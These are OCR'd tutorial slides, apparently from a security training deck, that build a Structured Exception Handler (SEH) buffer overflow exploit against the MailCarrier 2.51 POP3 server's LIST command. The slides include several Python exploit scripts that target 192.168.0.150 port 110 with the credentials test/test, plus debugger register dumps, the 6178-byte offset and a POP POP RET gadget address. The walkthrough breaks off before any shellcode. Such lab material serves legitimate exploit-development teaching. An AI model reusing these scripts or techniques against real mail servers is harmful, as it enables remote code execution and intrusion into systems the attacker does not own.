
Skeleton Python script to exploit the LIST command, post authentication (test/test)

IEL SPACE
Hackers for Hire


SEH exploitation

```
root@pewpew:~/hacktobasics/SEH# python seh1.py
[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command

[*] Sending pwnage buffer: with 10000 bytes...
+OK <2260.1556618285@>, TABS Lab POP3 server ready.

[*] Sending USERNAME

+OK test is known here.

[*] Sending PASSWORD

+OK Welcome! 0 messages (0 bytes)

[*] Sending Evil LIST buffer
```

Sending 10000 A's via the LIST command.


Immunity Debugger - pop3.exe - [CPU - thread 000001F0, module pop3]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
0041AC1D . 8802 MOV BYTE PTR DS:[EDX],AL
0041AC1F . FF01 INC DWORD PTR DS:[ECX]
0041AC21 . 0FB6C0 MOVZX EAX,AL
0041AC24 . EB 0B JMP SHORT pop3.0041AC31
0041AC26 > 51 PUSH ECX
0041AC27 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
0041AC2A . E8 85F7FFFF CALL pop3.0041A3B4
0041AC2F . 59 POP ECX
0041AC30 . 59 POP ECX
0041AC31 > 83F8 FF CMP EAX,-1
0041AC34 . 8B45 10 MOV EAX,DWORD PTR SS:[EBP+10]
0041AC37 . 75 05 JNZ SHORT pop3.0041AC3E
0041AC39 . 8308 FF OR DWORD PTR DS:[EAX],FFFFFFFF
0041AC3C . 5D POP EBP
0041AC3D . C3 RETN
0041AC3E > FF00 INC DWORD PTR DS:[EAX]
0041AC40 . 5D POP EBP
0041AC41 . C3 RETN
0041AC42 $ 56 PUSH ESI
0041AC43 . 57 PUSH EDI
0041AC44 . 8B7C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
0041AC48 . 8BC7 MOV EAX,EDI
0041AC4A . 4F DEC EDI
0041AC4B . 85C0 TEST EAX,EAX
0041AC4D . 7E 21 JLE SHORT pop3.0041AC70
0041AC4F . 8B7424 18 MOV ESI,DWORD PTR SS:[ESP+18]
0041AC53 > 56 PUSH ESI
0041AC54 . FF7424 18 PUSH DWORD PTR SS:[ESP+18]
0041AC58 . FF7424 14 PUSH DWORD PTR SS:[ESP+14]
Arg3
Arg2
Arg1
Registers (FPU)
EAX 00000041
ECX 0701D898
EDX 07020000
EBX 000001E9
ESP 0701D5F8
EBP 0701D5F8
ESI 01C025AC ASCII "AAAA


SEH exploitation



EIP is now overwritten, the SEH chain our A's.



SEH exploitation



In the same way as the previous exploit, we use msf to create a unique pattern with 10000 bytes.

IEL SPACE
Hackers for Hire


GNU nano 3.2 seh2.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3)
# Pattern send from msf pattern create
import sys
import socket
import time

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Python script with the pattern.

IEL SPACE
Hackers for Hire

SEH exploitation



SEH chain shows overwrite, we then match that with msf-pattern_offset to 6178 bytes.

IEL SPACE
Hackers for Hire


GNU nano 3.2 seh3-SEH-overwrite.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3)
# Pattern send from msf pattern create
# SEH Overwrite check nseh 6178 seh 6182
import sys
import socket
import time

buffer = "A" * 6174 + "B" * 4 + "C" * 4 + "D" * (10000-6174-4-4)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

We modify our buffer to overwrite nseh and seh with “BBBB” and “CCCC”.

IEL SPACE
Hackers for Hire


SEH exploitation



SEH Chain now shows we control nseh and seh accordingly.

IEL SPACE
Hackers for Hire

SEH exploitation



We use “!mona seh” to search for a POP POP RET instruction.


IEL SPACE
Hackers for Hire

GNU nano 3.2 seh4-ppr.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3)
# Pattern send from msf pattern create
# SEH Overwrite check nseh 6178 seh 6182
# 0x1b0d110c : pop ecx # pop ecx # ret 0x08 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False,

import sys
import socket
import time

nseh = "G" * 4
seh = "\x0c\x11\x0d\x1b"
buffer = "A" * 6174 + nseh + seh + "D" * (10000-6174-4-4)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Our PPR instruction is then added to our exploit, with nseh added as “G” * 4.


SEH exploitation



We place a breakpoint at our PPR instruction, to make sure it is being executed properly.

IEL SPACE
Hackers for Hire


SEH exploitation



We execute our PPR instruction, and jump to our 4 “G” buffer, which we can now use to jump.

IEL SPACE
Hackers for Hire

SEH exploitation



We use these 4 bytes, to assemble a JMP SHORT to a value after the handler(EB12)

